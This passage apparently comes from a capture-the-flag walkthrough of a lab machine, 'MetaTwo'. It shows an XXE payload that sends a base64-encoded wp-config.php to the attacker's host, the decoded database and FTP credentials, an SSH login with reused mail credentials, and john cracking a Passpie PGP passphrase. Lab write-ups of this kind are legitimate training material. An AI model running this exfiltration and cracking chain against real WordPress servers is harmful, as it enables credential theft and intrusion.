
**Now we will trying reading the wordpress config files -** `wp-config.php`

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=../wp-config.php">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.10.15.7:8000/?p=%file;'>" >
```

Here we just using the base64 encoding



```
10.129.228.95 - - [08/Nov/2025 21:05:40] "GET /NAMEEVIL.dtd HTTP/1.1" 200 -
10.129.228.95 - - [08/Nov/2025 21:05:40] "GET /?p=PD9waHANCi8qKiBUaGUgbmFtZSBvZiB0aGUgZGF0YWJhc2UgZm9yIFdvcmRQcmVzcyAqLw0KZGVmaW5lKCAnREJfTkFNRScsICdibG9nJyApOw0KDQovK
iogTXlTUUwgZGF0YWJhc2UgdXNlcm5hbWUgKi8NCmRlZmluZSggJ0RCX1VTRVInLCAnYmxvZycgKTsNCg0KLyoqIE15U1FMIGRhdGFiYXNlIHBhc3N3b3JkICovDQpkZWZpbmUoICdEQl9QQVNTV09SRCcsICc2MzVBcUBU
ZHFyQ3dYRlVaJyApOw0KDQovKiogTXlTUUwgaG9zdG5hbWUgKi8NCmRlZmluZSggJ0RCX0hPU1QnLCAnbG9jYWxob3N0JyApOw0KDQovKiogRGF0YWJhc2UgQ2hhcnNldCB0byB1c2UgaW4gY3JlYXRpbmcgZGF0YWJhc2U
gdGFibGVzLiAqLw0KZGVmaW5lKCAnREJfQ0hBUlNFVCcsICd1dGY4bWI0JyApOw0KDQovKiogVGhlIERhdGFiYXNlIENvbGxhdGUgdHlwZS4gRG9uJ3QgY2hhbmdlIHRoaXMgaWYgaW4gZG91YnQuICovDQpkZWZpbmUoIC
dEQl9DT0xMQVRFJywgJycgKTsNCg0KZGVmaW5lKCAnRlNfTUVUSE9EJywgJ2Z0cGV4dCcgKTsNCmRlZmluZSggJ0ZUUF9VU0VSJywgJ21ldGFwcmVzcy5odGInICk7DQpkZWZpbmUoICdGVFBfUEFTUycsICc5TllTX2lpQ
EZ5TF9wNU0yTnZKJyApOw0KZGVmaW5lKCAnRlRQX0hPU1QnLCAnZnRwLm1ldGFwcmVzcy5odGInICk7DQpkZWZpbmUoICdGVFBfQkFTRScsICdibG9nLycgKTsNCmRlZmluZSggJ0ZUUF9TU0wnLCBmYWxzZSApOw0KDQov
KiojQCsNCiAqIEF1dGhlbnRpY2F0aW9uIFVuaXF1ZSBLZXlzIGFuZCBTYWx0cy4NCiAqIEBzaW5jZSAyLjYuMA0KICovDQpkZWZpbmUoICdBVVRIX0tFWScsICAgICAgICAgJz8hWiR1R08qQTZ4T0U1eCxwd2VQNGkqejt
tYHwuWjpYQClRUlFGWGtDUnlsN31gclhWRz0zIG4+KzNtPy5CLzonICk7DQpkZWZpbmUoICdTRUNVUkVfQVVUSF9LRVknLCAgJ3gkaSQpYjBdYjFjdXA7NDdgWVZ1YS9KSHElKjhVQTZnXTBid29FVzo5MUVaOWhdcldsVn
ElSVE2NnBmez1dYSUnICk7DQpkZWZpbmUoICdMT0dHRURfSU5fS0VZJywgICAgJ0orbXhDYVA0ejxnLjZQXnRgeml2PmRkfUVFaSU0OCVKblJxXjJNakZpaXRuIyZuK0hYdl18fEUrRn5De3FLWHknICk7DQpkZWZpbmUoI
CdOT05DRV9LRVknLCAgICAgICAgJ1NtZURyJCRPMGppO145XSpgfkdOZSFwWEBEdldiNG05RWQ9RGQoLnItcXteeihGPyk3bXhOVWc5ODZ0UU83TzUnICk7DQpkZWZpbmUoICdBVVRIX1NBTFQnLCAgICAgICAgJ1s7VEJn
Yy8sTSMpZDVmW0gqdGc1MGlmVD9adi41V3g9YGxAdiQtdkgqPH46MF1zfWQ8Jk07Lix4MHp+Uj4zIUQnICk7DQpkZWZpbmUoICdTRUNVUkVfQVVUSF9TQUxUJywgJz5gVkFzNiFHOTU1ZEpzPyRPNHptYC5RO2FtaldedUp
ya18xLWRJKFNqUk9kV1tTJn5vbWlIXmpWQz8yLUk/SS4nICk7DQpkZWZpbmUoICdMT0dHRURfSU5fU0FMVCcsICAgJzRbZlNeMyE9JT9ISW9wTXBrZ1lib3k4LWpsXmldTXd9WSBkfk49Jl5Kc0lgTSlGSlRKRVZJKSBOI0
5PaWRJZj0nICk7DQpkZWZpbmUoICdOT05DRV9TQUxUJywgICAgICAgJy5zVSZDUUBJUmxoIE87NWFzbFkrRnE4UVdoZVNOeGQ2VmUjfXchQnEsaH1WOWpLU2tUR3N2JVk0NTFGOEw9YkwnICk7DQoNCi8qKg0KICogV29yZ
FByZXNzIERhdGFiYXNlIFRhYmxlIHByZWZpeC4NCiAqLw0KJHRhYmxlX3ByZWZpeCA9ICd3cF8nOw0KDQovKioNCiAqIEZvciBkZXZlbG9wZXJzOiBXb3JkUHJlc3MgZGVidWdnaW5nIG1vZGUuDQogKiBAbGluayBodHRw
czovL3dvcmRwcmVzcy5vcmcvc3VwcG9ydC9hcnRpY2xlL2RlYnVnZ2luZy1pbi13b3JkcHJlc3MvDQogKi8NCmRlZmluZSggJ1dQX0RFQlVHJywgZmFsc2UgKTsNCg0KLyoqIEFic29sdXRlIHBhdGggdG8gdGhlIFdvcmR
QcmVzcyBkaXJlY3RvcnkuICovDQppZiAoICEgZGVmaW5lZCggJ0FCU1BBVEgnICkgKSB7DQoJZGVmaW5lKCAnQUJTUEFUSCcsIF9fRElSX18gLiAnLycgKTsNCn0NCg0KLyoqIFNldHMgdXAgV29yZFByZXNzIHZhcnMgYW
5kIGluY2x1ZGVkIGZpbGVzLiAqLw0KcmVxdWlyZV9vbmNlIEFCU1BBVEggLiAnd3Atc2V0dGluZ3MucGhwJzsNCg== HTTP/1.1" 200 -
```




```
<?php
/** The name of the database for WordPress */
define( 'DB_NAME', 'blog' );

/** MySQL database username */
define( 'DB_USER', 'blog' );

/** MySQL database password */
define( 'DB_PASSWORD', '635Aq@TdqrCwXFUZ' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define( 'FS_METHOD', 'ftpext' );
define( 'FTP_USER', 'metapress.htb' );
define( 'FTP_PASS', '9NYS_ii@FyL_p5M2NvJ' );
define( 'FTP_HOST', 'ftp.metapress.htb' );
define( 'FTP_BASE', 'blog/' );
define( 'FTP_SSL', false );

/**#@+
 * Authentication Unique Keys and Salts.
 * @since 2.6.0
```

Now we have some FTP credentials, we use them to exploit it


## Exploiting FTP

```
ftp metapress.htb
```




```
ftp> user metapress.htb
331 Password required for metapress.htb
Password:
230 User metapress.htb logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Enumerating the files on the FTP -



```
250 CWD command successful
ftp> cd mailer
250 CWD command successful
ftp> ls
229 Entering Extended Passive Mode (|||51596|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   4 metapress.htb metapress.htb     4096 Oct  5  2022 PHPMailer
-rw-r--r--   1 metapress.htb metapress.htb     1126 Jun 22  2022 send_email.php
226 Transfer complete
ftp> 
```


Looking at the `send_email.php` file, we find some credentials for the user `jnelson`



```
$mail->Host = "mail.metapress.htb";
$mail->SMTPAuth = true;
$mail->Username = "jnelson@metapress.htb";
$mail->Password = "Cb4_JmWM8zUZWMu@Ys";
$mail->SMTPSecure = "tls";
$mail->Port = 587;

$mail->From = "jnelson@metapress.htb";
$mail->FromName = "James Nelson";

$mail->addAddress("info@metapress.htb");

$mail->isHTML(true);

$mail->Subject = "Startup";
$mail->Body = "<i>We just started our new blog metapress.htb!</i>";

try {
    $mail->send();
    echo "Message has been sent successfully";
} catch (Exception $e) {
    echo "Mailer Error: " . $mail->ErrorInfo;
}
```

From our previous enumeration we know that there is a user `jnelson` on the machine, so we can try to authenticate using SSH with these credentials

```
ssh jnelson@10.129.228.95
```



```
┌──(kali㉿kali)-[~/htb/linux/meta2]
└─$ ssh jnelson@10.129.228.95
jnelson@10.129.228.95's password:
Linux meta2 5.10.0-19-amd64 #1 SMP Debian 5.10.149-2 (2022-10-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 25 12:51:26 2022 from 10.10.14.23
jnelson@meta2:~$ ls
user.txt
jnelson@meta2:~$ █
```

# Privilege Escalation


## Running Linpeas

### Transferring the file to the target

```
scp linpeas.sh jnelson@metapress.htb:/home/jnelson
```

## Exploiting Passpie

Looking at the output of the `linpeas` , we see that there is a file with possible private SSH keys




```
══╣ Possible private SSH keys were found!
/home/jnelson/.passpie/.keys
```

Enumerating further, we see that the `**Passpie**` is a password manager


- It is a command line tool to manage password
- It uses a master passphrase to decrypt the login credentials or copy passwords and more
- The password files are encrypted using **GnuPG** and saved into `yaml` text files

Enumerating the home folder of the user `jnelson`




```
jnelson@meta2:~$ ls -la .passpie/
total 24
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25  2022 .
drwxr-xr-x 5 jnelson jnelson 4096 Nov  9 02:34 ..
-r-xr-x--- 1 jnelson jnelson    3 Jun 26  2022 .config
-r-xr-x--- 1 jnelson jnelson 5243 Jun 26  2022 .keys
dr-xr-x--- 2 jnelson jnelson 4096 Oct 25  2022 ssh
```

In the `.keys` folder, we find a key-pair, It is a PGP key-pair, It has both private and public key.




```
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQSuBGK4V9YRDADENdPyGOxVM7hcLSHfXg+21dENGedjYV1gf9cZabjq6v440NA1
AiJBBC1QUbIHmaBrxngkbu/DD0gzCEWEr2pFusr/Y3yY4codzmteOW6Rg2URmxMD
/GYn9FIjUAWqnfdnttBbvBjseL4sECpmgxTIjKbWAXlqgEgNjXD306IweEy2FOho
3LpAXxfk8C/qUCKcpxaz0G2k0do4+VTKZ+5UDpqM5++soJqhCrUYudb9zyVyXTpT
ZjMvyXe5NeC7JhBCKh+/Wqc4xyBcwhDdW+WU54vuFUthn+PUubEN1m+s13BkyvHV
gNAM4v6terRItXdKvgvHtJxE0vhlNSjFAedACHC4sN+dRqFu4li8XPIVYGkuK9pX
5xA6Nj+8UYRoZrP4SYtaDslT63ZaLd2MvwP+xMw2XEv8Uj3TGq6BIVWmajbsqkEp
tQkU7d+nPt1aw2sA265vrIzry02NAhxL9YQGNJmXFbZ0p8cT3CswedP8XONmVdxb
a1UfdG+soO3jtQsBAKbYl2yF/+D81v+42827iqO6gqoxHbc/0epLqJ+Lbl8hC/sG
WIVdy+jynHb81B3FIHT832OVi2hTCT6vhfTILFklLMxvirM6AaEPFhxIuRboiEQw
8lQMVtA1l+Et9FXS1u91h5ZL5PoCfhqpjbFD/VcC5I2MhwL7n50ozVxkW2wGAPfh
cODmYrGiXf8dle3z9wg9ltx25XLsVjoR+VLm5Vji85konRVuZ7TKnL5oXVgdaTML
```



```
-----END PGP PUBLIC KEY BLOCK-----
-----BEGIN PGP PRIVATE KEY BLOCK-----

lQUBBGK4V9YRDADENdPyGOxVM7hcLSHfXg+21dENGedjYV1gf9cZabjq6v440NA1
AiJBBC1QUbIHmaBrxngkbu/DD0gzCEWEr2pFusr/Y3yY4codzmteOW6Rg2URmxMD
/GYn9FIjUAWqnfdnttBbvBjseL4sECpmgxTIjKbWAXlqgEgNjXD306IweEy2FOho
3LpAXxfk8C/qUCKcpxaz0G2k0do4+VTKZ+5UDpqM5++soJqhCrUYudb9zyVyXTpT
ZjMvyXe5NeC7JhBCKh+/Wqc4xyBcwhDdW+WU54vuFUthn+PUubEN1m+s13BkyvHV
gNAM4v6terRItXdKvgvHtJxE0vhlNSjFAedACHC4sN+dRqFu4li8XPIVYGkuK9pX
5xA6Nj+8UYRoZrP4SYtaDslT63ZaLd2MvwP+xMw2XEv8Uj3TGq6BIVWmajbsqkEp
tQkU7d+nPt1aw2sA265vrIzry02NAhxL9YQGNJmXFbZ0p8cT3CswedP8XONmVdxb
a1UfdG+soO3jtQsBAKbYl2yF/+D81v+42827iqO6gqoxHbc/0epLqJ+Lbl8hC/sG
WIVdy+jynHb81B3FIHT832OVi2hTCT6vhfTILFklLMxvirM6AaEPFhxIuRboiEQw
8lQMVtA1l+Et9FXS1u91h5ZL5PoCfhqpjbFD/VcC5I2MhwL7n50ozVxkW2wGAPfh
```


## Cracking PGP

Copy just the private key part of the key-pair onto the attack machine for cracking/brute-forcing the passphrase to use it.




```
┌──(kali㉿kali)-[~/htb/linux/meta2/meta2-privesc]
└─$ file keys
keys: PGP public key block Public-Key (old)
```

```
gpg2john keys > passpie.hash
```



```
┌──(kali㉿kali)-[~/htb/linux/meta2/meta2-privesc]
└─$ gpg2john keys > passpie.hash

File keys
```


```
john passpie.hash --wordlist=/usr/share/wordlists/rockyou.txt
```



```
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
blink182         (Passpie)
1g 0:00:00:03 DONE (2025-11-08 23:23) 0.2597g/s 42.59p/s 42.5
Use the "--show" option to display all of the cracked passwor
Session completed.
```

Now we have the passphrase for the passpie password manager, we can export the stored credentials.

```
passpie --help
```

